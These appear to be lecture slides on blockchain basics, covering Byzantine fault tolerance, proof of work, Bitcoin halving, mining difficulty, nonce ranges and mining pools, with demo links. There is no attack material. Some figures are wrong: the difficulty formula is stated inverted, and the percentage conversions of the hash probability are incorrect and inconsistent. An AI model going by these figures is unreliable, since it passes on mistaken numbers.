


Byzantine Fault Tolerance : achieving consensus with traitors







Consensus Protocol




Consensus protocol




Series of check




PoW to avoid fraud




PoW to avoid fraud



Byzantine Fault Tolerance : Wait to see which chain will be longer



Hashing power will define the longest chain hence the truth



Blockchain demo !

<https://github.com/anders94/blockchain-demo/>

https://github.com/sduprey/blockchain_introduction/blob/main/blockchain.py

<https://tools.superdatascience.com/blockchain/hash/>

Technological stack

TECHNOLOGY

Blockchain

PROTOCOL / COIN /


Ethereum

Bitcoin

TOKEN

Bitcoin Monetary Policy

The Halving



Bitcoin Monetary Policy

The Halving

**TRANSACTION FEES ARE MEANT TO
REPLACE BLOCK REWARDS**



Source: <https://bitsonblocks.net>

Understanding mining difficulty

Current target =  18 zeros

Let's do some estimations:

Probability:

Total possible 64-digit hexadecimal numbers: $16 \times 16 \times \dots \times 16 = 16^{64} \approx 1.1579 \times 10^{77} \approx 10^{77}$
Total valid hashes (with 18 leading zeros): $16 \times 16 \times \dots \times 16 = 16^{64-18} \approx 2.4519 \times 10^{55} \approx 2 \times 10^{55}$


Probability that a Randomly picked hash is valid: $2 \times 10^{55} / 10^{77} = 2 \times 10^{-22} = 0.00000000000000000002\%$

Difficulty is adjusted in regard to hash power to fit the block frequency

Difficulty = current target / max target

Curr target = 000000000000000000005d97dc00000000000000000000

Difficulty is adjusted every 2016 blocks (2 weeks)





Mining pool

- Splitting works (nonce range)
- Redistributing rewards pro-rata of hash power brought
- Remove hurdles for investing

Hashrate Distribution

An estimation of hashrate distribution amongst the largest mining pools.

24H 2D 4D 7D 10D 6M 1Y 2Y 3Y



Nonce range : is the nonce to brute force our puzzle ?

Let's do some estimations:

Difficulty:

Total possible 64-digit hexadecimal numbers: $16 \times 16 \times \dots \times 16 = 16^{64} \approx 10^{77}$

Total valid hashes (with 18 leading zeros): $16 \times 16 \times \dots \times 16 = 16^{64-18} \approx 2 \times 10^{55}$

Probability that a Randomly picked hash is valid: $2 \times 10^{55} / 10^{77} = 2 \times 10^{-22} = 0.0000000000000000000002\%$

Nonce:

The Nonce is a 32-bit number, the Max Nonce = $2^{32} = 4,294,967,296 = 4 \times 10^9$


Assuming no collisions, this means 4×10^9 different hashes

Probability that ONE of them will be valid: $4 \times 10^9 \times 2 \times 10^{-22} = 8 \times 10^{-13} \approx 10^{-12} = 0.0000000001\%$

Conclusion: One Nonce Range is not enough

32 bitsNonce : around 4 billions trials

Block: #3	
Timestamp: 1519181246	
Nonce: 0	4 Billion
Data:	
Kirill -> Hadelin 500 hadcoins	
Kirill -> Ebay 100 hadcoins	
Hadelin -> Joe 70 hadcoins	
Prev.Hash:	0000DF2E57FB432A
Hash:	



A modest miner does 100 MH/s
That's 100 Million Hashes

$$4 \text{ Billion} / 100 \text{ Million} = 40 \text{ seconds}$$

- good for a single miner
- What for a mining pool ?

